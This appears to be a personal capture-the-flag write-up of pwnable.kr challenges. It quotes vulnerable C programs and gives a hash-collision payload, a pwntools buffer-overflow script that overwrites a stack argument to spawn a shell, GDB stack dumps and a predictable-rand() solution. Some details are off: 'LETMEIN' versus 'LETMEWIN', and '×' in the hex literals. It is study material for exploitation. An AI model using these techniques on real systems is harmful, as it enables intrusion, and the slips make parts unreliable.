
Pwnable

https://pwnable.kr/play.php

First challenge – fd



```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 char buf[32];
5 int main(int argc, char* argv[], char* envp[]){
6   if(argc<2){
7     printf("pass argv[1] a number\n");
8     return 0;
9   }
10  int fd = atoi( argv[1] ) - 0x1234;
11  int len = 0;
12  len = read(fd, buf, 32);
13  if(!strcmp("LETMEWIN\n", buf)){
14    printf("good job :)\n");
15    system("/bin/cat flag");
16    exit(0);
17  }
18  printf("learn about Linux file IO\n");
19  return 0;
20
21 }
22
```

To get the flag, the buffer should contain “LETMEIN\n”.

How can we achieve that? The value of stdin as a file descriptor is 0, so that should be our fd value. We see in line 10 that the fd will eventually be the number we give as an argument after subtracting 0x1234(=4660).

The line should be ./fd 4660, then we put “LETMEIN” in the cmd.

Second challenge – Col

```c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
  int* ip = (int*)p;
  int i;
  int res=0;
  for(i=0; i<5; i++){
    res += ip[i];
  }
  return res;
}

int main(int argc, char* argv[]){
  if(argc<2){
    printf("usage : %s [passcode]\n", argv[0]);
    return 0;
  }
  if(strlen(argv[1]) != 20){
    printf("passcode length should be 20 bytes\n");
    return 0;
  }

  if(hashcode == check_password( argv[1] )){
    system("/bin/cat flag");
    return 0;
  }
  else
    printf("wrong passcode.\n");
  return 0;
}
```

```python
import struct

MAX_LONG = 4294967295
HASH_CODE = 0x21DD09EC
INT_HASH_CODE = int(HASH_CODE)

# HASH = y + diff
x = INT_HASH_CODE // 5
y = x * 4
diff = INT_HASH_CODE - y

a = struct.pack('<i', x)
b = struct.pack('<i', diff)
print(a*4 + b)
```

The casting in line 5 means that the compiler will read the array of bytes (chars) as array of ints (reading 4 bytes at a time). That means that we will read 5 integers in hex representation.
for example:

“1234” -> 34333231

The order is reversed because of the little endian.

The output of the script is:
\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xcc\xce\xc5\x06

And the input is:

./col `echo -n -e “\xc8\xce\xc…”`.

What we’ll get is daddy! I just managed to create a hash collision :)

Third Challenge

I got to the solution pretty quickly but couldn't write it the way it worked.

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
  char overflowme[32];
  printf("overflow me : ");
  gets(overflowme); // smash me!
  if(key == 0xcafebabe){
    system("/bin/sh");
  }
  else{
    printf("Nah..\n");
  }
}
int main(int argc, char* argv[]){
  func(0xdeadbeef);
  return 0;
}
```

```python
import pwn

SERVER = ("pwnable.kr", 9000)
address = pwn.p32(0×cafebabe)
payload = pwn.p8(0×41)*52 + address
conn = pwn.remote(*SERVER)
conn.sendline(payload)
conn.interactive()
```

Recovering number of bytes to be overwritten to get to the argument ("0xdeadbeef").

I used GDB, put a breakpoint in "func", wrote something and then typed "x/100x $esp". I noticed that "0xdeadbeef" is in address "0xffffd520" (makes sense, since we are now comparing the strings). I started going back in the addresses and when I typed x/100x 0xffffd4e0" I got this:

```
aaaaaaaaaaaaaaaaaaaaaa
Nah..
0x5655569f in main ()
(gdb) x/100x 0xffffd4e0
0xffffd4e0:     0x00000000      0xf7fae000      0xf7ffc7a0      0x61616161
0xffffd4f0:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd500:     0x00616161      0x00040000      0x56556ff4      0xe82c0000
0xffffd510:     0x56556ff4      0xf7fae000      0xffffd538      0x5655569f
0xffffd520:     0xdeadbeef      0x00000000      0x565556b9      0x00000000
```

Now all we have to do is count how many bytes there are from the place the 616161 started to the "0xdeadbeef". There are 52 bytes.

The most important thing I take from this is how to use pwntools properly (p8 for numbers).

Challenge 5 – Passcode

Tried to understand the scanf(“%d”, passcode1). Passcode1 must be a pointer. My compiler makes it a 0, but after looking into gdb the value of both passcodes is 0xf771a000. Interesting.

After printing the content of this “pointer” we get 0x001b1db0.

Challenge 6 (Skipped ahead a little) – [random]

Source code:

```c
#include <stdio.h>

int main(){
  unsigned int random;
  random = rand();  // random value!

  unsigned int key=0;
  scanf("%d", &key);

  if( (key ^ random) == 0xdeadbeef ){
    printf("Good!\n");
    system("/bin/cat flag");
    return 0;
  }

  printf("Wrong, maybe you should try 2^32 cases.\n");
  return 0;
}
```

```c
int deadbeef = 0×deadbeef;
printf( format: "%d\n", deadbeef);

unsigned int random = rand();
printf( format: "%d\n", random ^ 0×deadbeef);
//1804289383
```

Output: `-1255736440`

Since a^b = c -> a = b^c we get that key = 0xdeadbeef^random.

First random is always the same because it's implemented like this:

```c
static long holdrand = 1L;
...
int rand() {
  return (((holdrand = holdrand * 214013L + 2531011L) >> 16) & 0x7fff);
}
```

Quite naïve.

Flag: Mommy, I thought libc random is unpredictable...